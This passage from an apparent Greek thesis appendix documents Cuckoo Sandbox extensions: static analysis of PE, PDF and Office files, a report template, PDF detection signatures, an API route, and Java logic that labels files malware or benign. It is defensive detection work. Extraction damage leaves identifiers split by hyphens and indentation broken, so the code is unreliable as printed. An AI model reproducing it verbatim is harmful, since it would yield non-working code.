from lib.cuckoo.common.peepdf.JSAnalysis import analyseJS

log = logging.getLogger(__name__)

# Partially taken from
# http://malwarecookbook.googlecode.com/svn/trunk/3/8/pescanner.py

def _get_filetype(data):
    """Gets filetype, uses libmagic if available.
    @param data: data to be analyzed.
    @return: file type or None.
    """
    if not HAVE_MAGIC:
        return None
```

```
    try:
        ms = magic.open(magic.MAGIC_NONE)
        ms.load()
        file_type = ms.buffer(data)
    except:
        try:
            file_type = magic.from_buffer(data)
        except Exception:
            return None
    finally:
        try:
            ms.close()
        except:
            pass

    return file_type

class PortableExecutable:
    """PE analysis."""

    def __init__(self, file_path):
        """@param file_path: file path."""
        self.file_path = file_path
        self.pe = None


    def _get_peid_signatures(self):
        """Gets PEID signatures.
        @return: matched signatures or None.
        """
        if not self.pe:
            return None

        try:
            sig_path = os.path.join(CUCKOO_ROOT, "data",
                                    "peutils", "UserDB.TXT")
            signatures = peutils.SignatureDatabase(sig_path)
            return signatures.match_all(self.pe, ep_only=True)
        except:
            return None

    def _get_imported_symbols(self):
        """Gets imported symbols.
        @return: imported symbols dict or None.
        """
        if not self.pe:
            return None

        imports = []

        if hasattr(self.pe, "DIRECTORY_ENTRY_IMPORT"):
            for entry in self.pe.DIRECTORY_ENTRY_IMPORT:
                try:
                    symbols = []
                    for imported_symbol in entry.imports:
                        symbol = {}
                        symbol["address"] = hex(imported_symbol.address)
                        symbol["name"] = imported_symbol.name
                        symbols.append(symbol)
```

```
                imports_section = {}
                imports_section["dll"] = convert_to_printable(entry.dll)
                imports_section["imports"] = symbols
                imports.append(imports_section)
            except:
                continue

    return imports

def _get_exported_symbols(self):
    """Gets exported symbols.
    @return: exported symbols dict or None.
    """
    if not self.pe:
        return None

    exports = []

    if hasattr(self.pe, "DIRECTORY_ENTRY_EXPORT"):
        for exported_symbol in self.pe.DIRECTORY_ENTRY_EXPORT.symbols:
            symbol = {}
            symbol["address"] = hex(self.pe.OPTIONAL_HEADER.ImageBase +
                                    exported_symbol.address)
            symbol["name"] = exported_symbol.name
            symbol["ordinal"] = exported_symbol.ordinal
            exports.append(symbol)

    return exports

def _get_directory_entries(self):
    """Gets image directory entries.
    @return: directory entries dict or None.
    """
    if not self.pe:
        return None

    dirents = []

    for entry in self.pe.OPTIONAL_HEADER.DATA_DIRECTORY:
        dirent = {}
        dirent["name"] = entry.name
        dirent["virtual_address"] = "0x{0:08x}".format(entry.VirtualAddress)
        dirent["size"] = "0x{0:08x}".format(entry.Size)
        dirents.append(dirent)

    return dirents

def _get_sections(self):
    """Gets sections.
    @return: sections dict or None.
    """
    if not self.pe:
        return None

    sections = []

    for entry in self.pe.sections:
        try:
            section = {}
```

```
            section["name"] = convert_to_printable(entry.Name.strip("\x00"))
            section["virtual_address"] = "0x{0:08x}".format(entry.VirtualAddress)
            section["virtual_size"] = "0x{0:08x}".format(entry.Misc_VirtualSize)
            section["size_of_data"] = "0x{0:08x}".format(entry.SizeOfRawData)
            section["entropy"] = "{0:.02f}".format(float(entry.get_entropy()))
            sections.append(section)
        except:
            continue

    return sections

def _get_overlay(self):
    """Get information on the PE overlay
    @return: overlay dict or None.
    """
    if not self.pe:
        return None

    off = self.pe.get_overlay_data_start_offset()
    if off is None:
        return None
    overlay = {}
    overlay["offset"] = "0x{0:08x}".format(off)
    overlay["size"] = "0x{0:08x}".format(len(self.pe.__data__) - off)

    return overlay

def _get_resources(self):
    """Get resources.
    @return: resources dict or None.
    """
    if not self.pe:
        return None

    resources = []

    if hasattr(self.pe, "DIRECTORY_ENTRY_RESOURCE"):
        for resource_type in self.pe.DIRECTORY_ENTRY_RESOURCE.entries:
            try:
                resource = {}

                if resource_type.name is not None:
                    name = str(resource_type.name)
                else:
                    name = str(pefile.RESOURCE_TYPE.get(resource_type.struct.Id))

                if hasattr(resource_type, "directory"):
                    for resource_id in resource_type.directory.entries:
                        if hasattr(resource_id, "directory"):
                            for resource_lang in resource_id.directory.entries:
                                    data = self.pe.get_data(resource_lang.data.struct.OffsetToData, resource_lang.da-
ta.struct.Size)
                                filetype = _get_filetype(data)
                                language = pefile.LANG.get(resource_lang.data.lang, None)
                                        sublanguage = pefile.get_sublang_name_for_lang(resource_lang.data.lang, re-
source_lang.data.sublang)

                                resource["name"] = name
                                resource["offset"] = "0x{0:08x}".format(resource_lang.data.struct.OffsetToData)
                                resource["size"] = "0x{0:08x}".format(resource_lang.data.struct.Size)
```

```
                        resource["filetype"] = filetype
                        resource["language"] = language
                        resource["sublanguage"] = sublanguage
                        resources.append(resource)
            except:
                continue

    return resources

def _get_versioninfo(self):
    """Get version info.
    @return: info dict or None.
    """
    if not self.pe:
        return None

    infos = []
    if hasattr(self.pe, "VS_VERSIONINFO"):
        if hasattr(self.pe, "FileInfo"):
            for entry in self.pe.FileInfo:
                try:
                    if hasattr(entry, "StringTable"):
                        for st_entry in entry.StringTable:
                            for str_entry in st_entry.entries.items():
                                entry = {}
                                entry["name"] = convert_to_printable(str_entry[0])
                                entry["value"] = convert_to_printable(str_entry[1])
                                infos.append(entry)
                    elif hasattr(entry, "Var"):
                        for var_entry in entry.Var:
                            if hasattr(var_entry, "entry"):
                                entry = {}
                                entry["name"] = convert_to_printable(var_entry.entry.keys()[0])
                                entry["value"] = convert_to_printable(var_entry.entry.values()[0])
                                infos.append(entry)
                except:
                    continue

    return infos


def _get_imphash(self):
    """Gets imphash.
    @return: imphash string or None.
    """
    if not self.pe:
        return None

    try:
        return self.pe.get_imphash()
    except AttributeError:
        return None

def _get_timestamp(self):
    """Get compilation timestamp.
    @return: timestamp or None.
    """
    if not self.pe:
        return None
```

```
        try:
            pe_timestamp = self.pe.FILE_HEADER.TimeDateStamp
        except AttributeError:
            return None

        return datetime.fromtimestamp(pe_timestamp).strftime("%Y-%m-%d %H:%M:%S")

    def run(self):
        """Run analysis.
        @return: analysis results dict or None.
        """
        if not os.path.exists(self.file_path):
            return None

        try:
            self.pe = pefile.PE(self.file_path)
        except pefile.PEFormatError:
            return None

        results = {}
        results["peid_signatures"] = self._get_peid_signatures()
        results["pe_imports"] = self._get_imported_symbols()
        results["pe_exports"] = self._get_exported_symbols()
        results["pe_dirents"] = self._get_directory_entries()
        results["pe_sections"] = self._get_sections()
        results["pe_overlay"] = self._get_overlay()
        results["pe_resources"] = self._get_resources()
        results["pe_versioninfo"] = self._get_versioninfo()
        results["pe_imphash"] = self._get_imphash()
        results["pe_timestamp"] = self._get_timestamp()
        results["imported_dll_count"] = len([x for x in results["pe_imports"] if x.get("dll")])

        if HAVE_CRYPTO:
            address = self.pe.OPTIONAL_HEADER.DATA_DIRECTORY[pefile.DIRECTORY_ENTRY['IMAGE_DI-
RECTORY_ENTRY_SECURITY']].VirtualAddress

            #check if file is digitally signed
            if address == 0:
                return results

            signature = self.pe.write()[address+8:]
            bio = BIO.MemoryBuffer(signature)

            if bio:
                swig_pkcs7 = m2.pkcs7_read_bio_der(bio.bio_ptr())

                if swig_pkcs7:
                    p7 = SMIME.PKCS7(swig_pkcs7)
                    xst = p7.get0_signers(X509.X509_Stack())
                    results["digital_signer"] = {}
                    if xst:
                        for cert in xst:
                            sn = cert.get_serial_number()
                            subject_str = str(cert.get_subject())
                            cn = subject_str[subject_str.index("/CN=")+len("/CN="):]
                            results["digital_signer"] = [{"sn":str(sn), "cn":cn}]

        return results

class PDF:
```

```
"""PDF Analysis."""
def __init__(self, file_path):
    self.file_path = file_path
    self.pdf = None

def _parse(self, filepath):
    """Parses the PDF for static information. Uses PyV8 from peepdf to
    extract JavaScript from PDF objects.
    @param filepath: Path to file to be analyzed.
    @return: results dict or None.
    """
    # Load the PDF with PDFiD and convert it to JSON for processing
    pdf_data = PDFiD(filepath, False, True)
    pdf_json = PDFiD2JSON(pdf_data, True)
    pdfid_data = json.loads(pdf_json)[0]

    info = {}
    info["PDF Header"] = pdfid_data['pdfid']['header']
    info["Total Entropy"] = pdfid_data['pdfid']['totalEntropy']
    info['Entropy In Streams'] = pdfid_data['pdfid']['streamEntropy']
    info['Entropy Out Streams'] = pdfid_data['pdfid']['nonStreamEntropy']
    info['Count %% EOF'] = pdfid_data['pdfid']['countEof']
    info['Data After EOF'] = pdfid_data['pdfid']['countChatAfterLastEof']
    dates = pdfid_data['pdfid']['dates']['date']

    # Get streams, counts and format.
    streams = {}
    for stream in pdfid_data['pdfid']['keywords']['keyword']:
        streams[str(stream['name'])] = stream['count']

    result = {}
    result["Info"] = info
    result["Dates"] = dates
    result["Streams"] = streams

    log.debug("About to parse with PDFParser")
    parser = PDFParser()
    ret, pdf = parser.parse(filepath, True, False)
    objects = []
    retobjects = []
    count = 0
    object_counter = 1

    for i in range(len(pdf.body)):
        body = pdf.body[count]
        objects = body.objects

        for index in objects:
            oid = objects[index].id
            offset = objects[index].offset
            size = objects[index].size
            details = objects[index].object

            obj_data = {}
            obj_data["Object ID"] = oid
            obj_data["Offset"] = offset
            obj_data["Size"] = size
            if details.type == 'stream':
                encoded_stream = details.encodedStream
                decoded_stream = details.decodedStream
```

```
                obj_data["File Type"] = _get_filetype(decoded_stream)[:100]
                if HAVE_PYV8:
                    try:
                        jsdata = analyseJS(decoded_stream.strip())[0][0]
                    except Exception,e:
                        jsdata = "PyV8 failed to parse the stream."
                    if jsdata == None:
                        jsdata = "PyV8 did not detect JavaScript in the stream. (Possibly encrypted)"

                    # The following loop is required to "JSONify" the strings returned from PyV8.
                    # As PyV8 returns byte strings, we must parse out bytecode and
                    # replace it with an escape '\'. We can't use encode("string_escape")
                    # as this would mess up the new line representation which is used for
                    # beautifying the javascript code for Django's web interface.
                    ret_data = ""
                    for i in xrange(len(jsdata)):
                        if ord(jsdata[i]) > 127:
                            tmp = "\\x" + str(jsdata[i].encode("hex"))
                        else:
                            tmp = jsdata[i]
                        ret_data += tmp
                else:
                    ret_data = "PyV8 not installed, unable to extract JavaScript."

                obj_data["Data"] = ret_data
                retobjects.append(obj_data)
                object_counter += 1

            else:
                obj_data["File Type"] = "Encoded"
                obj_data["Data"] = "Encoded"
                retobjects.append(obj_data)

        count += 1
        result["Objects"] = retobjects
    return result

def run(self):
    """Run analysis.
    @return: analysis results dict or None.
    """
    if not os.path.exists(self.file_path):
        return None
    log.debug("Starting to load PDF")
    results = self._parse(self.file_path)
    return results

class Office():
    """Office Document Static Analysis"""
    def __init__(self, file_path):
        self.file_path = file_path
        self.office = None

    # Parse a string-casted datetime object that olefile returns. This will parse
    # multiple types of timestamps including when a date is provide without a
    # time.
    def convert_dt_string(self, string):
        ctime = string.replace("datetime.datetime", "")
        ctime = ctime.replace("(","")
        ctime = ctime.replace(")","")
```

```
    ctime = "".join(ctime).split(", ")
    # Parse date, set to None if we don't have any/not enough data
    if len(ctime) >= 3:
        docdate = date(int(ctime[0]), int(ctime[1]), int(ctime[2])).strftime("%B %d, %Y")
    else:
        docdate = None
    # Parse if we are missing minutes and seconds field
    if len(ctime) == 4:
        doctime = time(int(ctime[3])).strftime("%H")
    # Parse if we are missing seconds field
    elif len(ctime) == 5:
        doctime = time(int(ctime[3]), int(ctime[4])).strftime("%H:%M")
    # Parse a full datetime string
    elif len(ctime) == 6:
        doctime = time(int(ctime[3]), int(ctime[4]), int(ctime[5])).strftime("%H:%M:%S")
    else:
        doctime = None

    if docdate and doctime:
        return docdate + " " + doctime
    elif docdate:
        return docdate
    else:
        return "None"

def _parse(self, filepath):
    """Parses an office document for static information.
    Currently (as per olefile) the following formats are supported:
    - Word 97-2003 (.doc, .dot), Word 2007+ (.docm, .dotm)
    - Excel 97-2003 (.xls), Excel 2007+ (.xlsm, .xlsb)
    - PowerPoint 2007+ (.pptm, .ppsm)

    @param filepath: Path to the file to be analyzed.
    @return: results dict or None
    """

    results = dict()
    vba = VBA_Parser(filepath)
    results["Metadata"] = dict()
    # The bulk of the metadata checks are in the OLE Structures
    # So don't check if we're dealing with XML.
    if olefile.isOleFile(filepath):
        ole = olefile.OleFileIO(filepath)
        meta = ole.get_metadata()
        results["Metadata"] = meta.get_meta()
        # Fix up some output formatting
        buf = self.convert_dt_string(results["Metadata"]["SummaryInformation"]["create_time"])
        results["Metadata"]["SummaryInformation"]["create_time"] = buf
        buf = self.convert_dt_string(results["Metadata"]["SummaryInformation"]["last_saved_time"])
        results["Metadata"]["SummaryInformation"]["last_saved_time"] = buf
        ole.close()
    if vba.detect_vba_macros():
        results["Metadata"]["HasMacros"] = "Yes"
        results["Macro"] = dict()
        results["Macro"]["Code"] = dict()
        ctr = 0
        # Create IOC and category vars. We do this before processing the
        # macro(s) to avoid overwriting data when there are multiple
        # macros in a single file.
        results["Macro"]["Analysis"] = dict()
```

```
            results["Macro"]["Analysis"]["AutoExec"] = list()
            results["Macro"]["Analysis"]["Suspicious"] = list()
            results["Macro"]["Analysis"]["IOCs"] = list()
            results["Macro"]["Analysis"]["HexStrings"] = list()
            for (subfilename, stream_path, vba_filename, vba_code) in vba.extract_macros():
                vba_code = filter_vba(vba_code)
                if vba_code.strip() != '':
                    # Handle all macros
                    ctr += 1
                    outputname = "Macro" + str(ctr)
                    results["Macro"]["Code"][outputname] = list()
                    results["Macro"]["Code"][outputname].append((convert_to_printable(vba_filename),convert_-
to_printable(vba_code)))
                    autoexec = detect_autoexec(vba_code)
                    suspicious = detect_suspicious(vba_code)
                    iocs = vbadeobf.parse_macro(vba_code)
                    hex_strs = detect_hex_strings(vba_code)
                    if autoexec:
                        for keyword, description in autoexec:
                            results["Macro"]["Analysis"]["AutoExec"].append((keyword, description))
                    if suspicious:
                        for keyword, description in suspicious:
                            results["Macro"]["Analysis"]["Suspicious"].append((keyword, description))
                    if iocs:
                        for pattern, match in iocs:
                            results["Macro"]["Analysis"]["IOCs"].append((pattern, match))
                    if hex_strs:
                        for encoded, decoded in hex_strs:
                            results["Macro"]["Analysis"]["HexStrings"].append((encoded, decoded))
            # Delete and keys which had no results. Otherwise we pollute the
            # Django interface with null data.
            if results["Macro"]["Analysis"]["AutoExec"] == []:
                del results["Macro"]["Analysis"]["AutoExec"]
            if results["Macro"]["Analysis"]["Suspicious"] == []:
                del results["Macro"]["Analysis"]["Suspicious"]
            if results["Macro"]["Analysis"]["IOCs"] == []:
                del results["Macro"]["Analysis"]["IOCs"]
            if results["Macro"]["Analysis"]["HexStrings"] == []:
                del results["Macro"]["Analysis"]["HexStrings"]

        else:
            results["Metadata"]["HasMacros"] = "No"

        oleid = OleID(filepath)
        indicators = oleid.check()
        for indicator in indicators:
            if indicator.name == "Word Document" and indicator.value == True:
                results["Metadata"]["DocumentType"] = indicator.name
            if indicator.name == "Excel Workbook" and indicator.value == True:
                results["Metadata"]["DocumentType"] = indicator.name
            if indicator.name == "PowerPoint Presentation" and indicator.value == True:
                results["Metadata"]["DocumentType"] = indicator.name

        return results

    def run(self):
        """Run analysis.
        @return: analysis results dict or None.
        """
        if not os.path.exists(self.file_path):
```

```
            return None
        results = self._parse(self.file_path)
        return results


class Static(Processing):
    """Static analysis."""

    def run(self):
        """Run analysis.
        @return: results dict.
        """
        self.key = "static"
        static = {}

        if self.task["category"] == "file":
            thetype = File(self.file_path).get_type()
            if HAVE_PEFILE and ("PE32" in thetype or thetype == "MS-DOS executable"):
                static = PortableExecutable(self.file_path).run()
            elif "PDF" in thetype:
                static = PDF(self.file_path).run()
            elif "Word 2007" in thetype or "Excel 2007" in thetype or "PowerPoint 2007" in thetype:
                static = Office(self.file_path).run()
            elif "Composite Document File" in thetype:
                static = Office(self.file_path).run()
            # It's possible to fool libmagic into thinking our 2007+ file is a
            # zip. So until we have static analysis for zip files, we can use
            # oleid to fail us out silently, yeilding no static analysis
            # results for actual zip files.
            elif "Zip archive data, at least v2.0" in thetype:
                static = Office(self.file_path).run()

        return static
```

Μετατροπή αρχείου static.html στο φάκελο cuckoo/data/html/sections/

```
<section id="static">
    <div class="section-title">
        <h4>Static Analysis</h4>
    </div>
    {% if results.static %}
        {% if results.static.pe_versioninfo %}
            <div>
                <h4><a href="javascript:showHide('pe_versioninfo');">Version Infos</a></h4>
                <div id="pe_versioninfo" style="display: none;">
                    <table class="table table-striped table-bordered">
                        <colgroup>
                            <col width="150" />
                            <col width="*" />
                        </colgroup>
                        {% for info in results.static.pe_versioninfo %}
                            <tr>
                                <td><strong>{{info.name}}</strong>:</td>
                                <td><span class="mono">{{info.value}}</span></td>
```

```
                </tr>
              {% endfor %}
            </table>
          </div>
        </div>
      {% endif %}

        {% if results.static %}
            {% if results.static.Metadata %}
                {% if results["static"]["Metadata"]["HasMacros"] == "Yes" %}
                    <div>
                        <h4><a href="javascript:showHide('macros');">Macros</a></h4>
                        <div id="macros" style="display: none;">
                            <table class="table table-striped table-bordered">
                                <colgroup>
                                    <col width="150" />
                                    <col width="*" />
                                </colgroup>
                                {% for element in results.static.Macro.Code %}
                                    <tr>
                                        <th>{{element}}</th>
                                            <td><span class="mono">{{results["static"]["Macro"]
["Code"][element]}}</span></td>
                                    </tr>
                                {% endfor %}
                            </table>
                        </div>
                    </div>
                {% endif %}
            {% endif %}

        {% if results.static %}
            {% if results.static.Streams %}
                <div>
                    <h4><a href="javascript:showHide('structure');">Structure</a></h4>
                    <div id="structure" style="display: none;">
                        <table class="table table-striped table-bordered">
                            <colgroup>
                                <col width="150" />
                                <col width="*" />
                            </colgroup>
                            <tr>
                                <th>AcroForm</th>
                                <td><span class="mono">{{results["static"]
["Streams"]["/AcroForm"]}}</span></td>
                            </tr><tr>
                                <th>Colors</th>
                                <td><span class="mono">{{results["static"]
["Streams"]["/Colors > 2^24"]}}</span></td>
                            </tr><tr>
                                <th>Xref</th>
                                <td><span class="mono">{{results.static.Stream-
s.xref}}</span></td>
                            </tr>
                            <tr>
                            <th>Objects</th>

                            <!---->
                            <td>
```

```
                                                    <a id="virustotal_lbl"
href="javascript:showHide('Objects');">{{results.static.Streams.obj}}</a>
                                                                <div id="Objects" style="display:
none;margin-top: 5px;">
                                                                  <table class="table table-bordered ta-
ble-condensed">
                                                                      <tr>
                                                                        <th>Object ID</th>
                                                                        <th>Size</th>
                                                                        <th>File Type</th>
                                                                        <th>Offset</th>

                                                                      </tr>
                                                                      {% for element in results["static"]
["Objects"] %}
                                                                      <tr>
                                                                        <td><span class="mono">{{el-
ement["Object ID"]}}</span></td>
                                                                        <td><span class="mono">{{el-
ement["Size"]}}</span></td>
                                                                        <td><span class="mono">{{el-
ement["File Type"]}}</span></td>
                                                                        <td><span class="mono">{{el-
ement["Offset"]}}</span></td>
                                                                      </tr>
                                                                      {% endfor %}
                                                                  </table>
                                                                </div>

                                                    </td>
                                                <!----->
                                                    </tr><tr>
                                                        <th>JS</th>
                                                        <td><span class="mono">{{results["static"]
["Streams"]["/JS"]}}</span></td>
                                                    </tr><tr>
                                                        <th>Streams</th>
                                                        <td><span class="mono">{{results.static.Stream-
s.stream}}</span></td>
                                                    </tr><tr>
                                                        <th>End Object</th>
                                                        <td><span class="mono">{{results.static.Stream-
s.endobj}}</span></td>
                                                    </tr><tr>
                                                        <th>Open Action</th>
                                                        <td><span class="mono">{{results["static"]
["Streams"]["/OpenAction"]}}</span></td>
                                                    </tr><tr>
                                                        <th>Launch</th>
                                                        <td><span class="mono">{{results["static"]
["Streams"]["/Launch"]}}</span></td>
                                                    </tr><tr>
                                                        <th>JavaScript</th>
                                                        <td><span class="mono">{{results["static"]
["Streams"]["/JavaScript"]}}</span></td>
                                                    </tr><tr>
                                                        <th>End Stream</th>
                                                        <td><span class="mono">{{results.static.Stream-
s.endstream}}</span></td>
                                                    </tr><tr>
```

```
                                                <th>Pages</th>
                                                <td><span class="mono">{{results["static"]
["Streams"]["/Page"]}}</span></td>
                                            </tr><tr>
                                                <th>Rich Media</th>
                                                <td><span class="mono">{{results["static"]
["Streams"]["/RichMedia"]}}</span></td>
                                            </tr><tr>
                                                <th>Startxref</th>
                                                <td><span class="mono">{{results.static.Stream-
s.startxref}}</span></td>
                                            </tr><tr>
                                                <th>Encrypt</th>
                                                <td><span class="mono">{{results["static"]
["Streams"]["/Encrypt"]}}</span></td>
                                            </tr><tr>
                                                <th>AA</th>
                                                <td><span class="mono">{{results["static"]
["Streams"]["/AA"]}}</span></td>
                                            </tr><tr>
                                                <th>XFA</th>
                                                <td><span class="mono">{{results["static"]
["Streams"]["/XFA"]}}</span></td>
                                            </tr><tr>
                                                <th>ObjectStm</th>
                                                <td><span class="mono">{{results["static"]
["Streams"]["/ObjStm"]}}</span></td>
                                            </tr><tr>
                                                <th>JBIG2Decode</th>
                                                <td><span class="mono">{{results["static"]
["Streams"]["/JBIG2Decode"]}}</span></td>
                                            </tr><tr>
                                                <th>Trailer</th>
                                                <td><span class="mono">{{results.static.Stream-
s.trailer}}</span></td>
                                            </tr>

                                        </table>
                                    </div>
                                </div>
                                {% endif %}
                            {% endif %}

                            {% if results.static.pe_sections %}
                                <div>
                                    <h4><a href="javascript:showHide('pe_sections');">Sections</a></h4>
                                    <div id="pe_sections" style="display: none;">
                                        <table class="table table-striped table-bordered">
                                            <tr>
                                                <th>Name</th>
                                                <th>Virtual Address</th>
                                                <th>Virtual Size</th>
                                                <th>Size of Raw Data</th>
                                                <th>Entropy</th>
                                            </tr>
                                            {% for section in results.static.pe_sections %}
                                                <tr>
                                                    <td>{{section.name}}</td>
                                                    <td>{{section.virtual_address}}</td>
                                                    <td>{{section.virtual_size}}</td>
```

```
                    <td>{{section.size_of_data}}</td>
                    <td>{{section.entropy}}</td>
                </tr>
            {% endfor %}
        </table>
    </div>
</div>
{% endif %}

{% if results.static.pe_overlay %}
<div>
    <h4><a href="javascript:showHide('pe_overlay');">Overlay</a></h4>
    <div id="pe_overlay" style="display: none;">
        <table class="table table-striped table-bordered">
            <colgroup>
                <col width="150" />
                <col width="*" />
            </colgroup>
            <tr>
                <td><strong>Offset</strong>:</td>
                <td>{{results.static.pe_overlay.offset}}</td>
            </tr>
            <tr>
                <td><strong>Size</strong>:</td>
                <td>{{results.static.pe_overlay.size}}</td>
            </tr>
        </table>
    </div>
</div>
{% endif %}

{% if results.static.pe_resources %}
<div>
    <h4><a href="javascript:showHide('pe_resources');">Resources</a></h4>
    <div id="pe_resources" style="display: none;">
        <table class="table table-striped table-bordered">
            <tr>
                <th>Name</th>
                <th>Offset</th>
                <th>Size</th>
                <th>Language</th>
                <th>Sub-language</th>
                <th>File type</th>
            </tr>
            {% for section in results.static.pe_resources %}
                <tr>
                    <td>{{section.name}}</td>
                    <td>{{section.offset}}</td>
                    <td>{{section.size}}</td>
                    <td>{{section.language}}</td>
                    <td>{{section.sublanguage}}</td>
                    <td>{{section.filetype}}</td>
                </tr>
            {% endfor %}
        </table>
    </div>
</div>
{% endif %}

{% if results.static.pe_imports %}
```

```
        <div>
            <h4><a href="javascript:showHide('pe_imports');">Imports</a></h4>
            <div id="pe_imports" style="display: none;">
                {% for library in results.static.pe_imports %}
                    <div class="well">
                        <div><strong>Library {{library.dll}}</strong>:</div>
                        {% for function in library.imports %}
                            <div>&bull; <span class="mono">{{function.address}}</span> - {{function.name}}</
div>
                        {% endfor %}
                    </div>
                {% endfor %}
            </div>
        </div>
    {% endif %}

    {% if results.static.pe_exports %}
        <div>
            <h4><a href="javascript:showHide('pe_exports');">Exports</a></h4>
            <div id="pe_exports" style="display: none;">
                <table class="table table-striped table-bordered">
                    <tr>
                        <th>Ordinal</th>
                        <th>Address</th>
                        <th>Name</th>
                    </tr>
                    {% for export in results.static.pe_exports %}
                        <tr>
                            <td>{{export.ordinal}}</td>
                            <td>{{export.address}}</td>
                            <td>{{export.name}}</td>
                        </tr>
                    {% endfor %}
                </table>
            </div>
        </div>
    {% endif %}

    {% if results.strings %}
        <div>
            <h4><a href="javascript:showHide('strings');">Strings</a></h4>
            <div id="strings" style="display: none;">
                {% for str in results.strings %}
                    <div><span class="mono">{{str}}</span></div>
                {% endfor %}
            </div>
        </div>
    {% endif %}


  {% else %}
    Nothing to display.
  {% endif %}
</section>
```

Δημιουργία του αρχείου malformed_pdf (Cuckoo Signature malicious_drop) στο φάκελο cuckoo/modules/signatures/

```
from lib.cuckoo.common.abstracts import Signature

class malformed_pdf(Signature):
    name = "malformed_pdf"
    description = "Malformed PDF"
    severity = 5
    categories = ["static"]
    authors = ["Christos Lyvas"]
    minimum = "0.5"

    def run(self):

        if "static" in self.results:
                    if "Streams" in self.results["static"]:
                            if self.results["static"]["Streams"]["/JavaScript"] > 0:
                                    return True
                            if self.results["static"]["Streams"]["/JS"] > 0:
                                    return True
                            if self.results["static"]["Streams"]["/EmbeddedFile"] > 0:
                                    return True
                            if self.results["static"]["Streams"]["/Encrypt"] > 0:
                                    return True

        return False
```

Δημιουργία του αρχείου pdf_embeded_file.py (Cuckoo Signature malicious_drop) στο φάκελο cuckoo/modules/signatures/

```
from lib.cuckoo.common.abstracts import Signature

class pdf_embeded_file(Signature):
    name = "pdf_embeded_file"
    description = "PDF With Embeded File"
    severity = 5
    categories = ["pdf"]
    authors = ["Christos Lyvas"]
    minimum = "0.5"

    def run(self):
        if "static" in self.results:
            if self.results["target"]["category"] == "file":
                    if "PDF" in self.results["target"]["file"]["type"]:
                        if self.results["static"]["Objects"]:
                            for element in self.results["static"]["Objects"]:
                                    if str(element["File Type"]).split(" ")[0] == "HTML" or str(element["File
Type"]).split(" ")[0] == "PE32" or str(element["File Type"]).split(" ")[0] == "MS-DOS":
                                        return True

        return False
```

Π.2.5 Ανάλυση Περιεχομένου Αρχείων Document

Προσθήκη βιβλιοθήκης office[8] στο φάκελο office cuckoo/lib/cuckoo/common και δημιουργία αρχείου με ονομασία __init__.py στον υποφάκελο. Οι προσθήκες για αρχεία μορφής OLE περιγράφονται συνολικά με αυτές των αρχείων PDF στην ενότητα Π.2.4

Αρχείο: __init__.py

```
# Copyright (C) 2010-2015 Cuckoo Foundation.
# This file is part of Cuckoo Sandbox - http://www.cuckoosandbox.org
# See the file 'docs/LICENSE' for copying permission.
```

Π.2.6 Διασύνδεση Cuckoo Με Sphinx

Ο πηγαίος κώδικας της εφαρμογής Sphinx είναι ελευθέρα διαθέσιμος στον ιστότοπο Github στον σύνδεσμο https://github.com/xphctos/. Στην ενότητα αυτή περιγράφεται ο τρόπος που διασυνδέεται το Cuckoo Sandbox με το εργαλείο Sphinx. Αρχικά το Sphinx είναι προγραμματισμένο να αποστέλλει (HTTP POST) το υπό ανάλυση αρχείο στο Cuckoo Sandbox μέσο του API που διαθέτει, κατόπιν πραγματοποιεί αιτήματα ανά δεκαπέντε δευτερόλεπτα για το αν η ανάλυση ολοκληρώθηκε. Όταν αυτό συμβεί τότε ακολουθεί αίτημα (HTTP GET) που από την ανάλυση ενός αρχείου του αποστέλλονται οι υπόγραφες-ειδοποιήσεις(Cuckoo Signatures) και στη πορεία με βάση αλγοριθμικής λογικής διεξάγεται το συμπέρασμα για το αν το υπό ανάλυση αρχείο είναι ή όχι ιομορφή. Στη πορεία ακολουθεί αίτημα (HTTP GET) με το οποίο λαμβάνεται η αναφορά Cuckoo σε μορφή HTML και αποθηκεύεται στο φάκελο της εφαρμογής(Sphinx). Τέλος αφού έχουν ολοκληρωθεί τα παραπάνω και για εξοικονόμηση χώρου αποστέλλεται αίτημα (HTTP GET) στο API για διαγραφή της τρέχουσας αναφοράς και όλων των στοιχείων που δημιούργησε το Cuckoo για την ανάλυση.

Προσθήκη αρχείου api.py στο φάκελο cuckoo/utils/

```
#Get Only Signatures
@route("/tasks/signatures/<task_id:int>", method="GET")
def cuckoo_signatures(task_id):
```

[8] Περιλαμβάνει τα ωφέλιμα αρχεία olefile.py olefile2.py oleid.py olevba.py vbadeobf.py Dridex-UrlDecoder.py της σουίτας λογισμικου oletools διαθεσιμα στον ιστότοπο https://bitbucket.org/decalage/oletools/downloads

```
    #results = {}
    file_path = os.path.join(CUCKOO_ROOT, "storage", "analyses",
                        "%d" % task_id, "reports", "report.json")
    if os.path.exists(file_path):
        #response.content_type = "application/octet-stream; charset=UTF-8"
        try:

            results = json.loads(open(file_path, "rb").read())
             response = []
             for element in results["signatures"]:
                    response.append({'name': element["name"], 'severity' : element["severity"]})
             return jsonize(response)



        except:
            return HTTPError(500, "An error occurred while extracting signatures")
    else:
        return HTTPError(404, "File not found")
```

Απόσπασμα σε Java πηγαίου κωδικά Sphinx για την κατηγοριοποίηση (1:Malware, 0: Benign) αρχείων (PE32, OLE, PDF) με βάση τις υπόγραφες-ειδοποιήσεις που παράγει το εργαλείο Cuckoo Sandbox.

```
if(signatures.isEmpty())
{
            ret = 0;
}
else
{
            if((fileType.equals("PE32"))||(fileType.equals("MS-DOS")))
            {
               if((signatures.contains("malicious_connection"))||(signatures.contains("malicious_drop")))
               {
                  ret = 1;
               }
               else
               {
                  if((signatures.contains("static_authenticode")))
                  {
                     ret = 0;
                  }
                  else
                  {
                     ret = 1;
                  }
               }
```

```
}
else if(fileType.equals("PDF"))
{
   if((signatures.contains("malicious_connection"))||(signatures.contains("malicious_drop")))
   {
      ret = 1;
   }
   else
   {
       if((signatures.contains("malformed_pdf"))||(signatures.contains("pdf_embeded_file")))
       {
          ret = 1;
       }
       else
       {
          ret = 0;
       }
   }
}
else if(fileType.equals("Microsoft Word"))
{
   if((signatures.contains("malicious_connection"))||(signatures.contains("malicious_drop")))
   {
      ret = 1;
   }
   else
   {
      if((signatures.contains("office_macro")))
      {
         ret = 1;
      }
      else
      {
         ret = 0;
      }
   }
}
else
{
   ret = 0;
```

```
        }
    }
```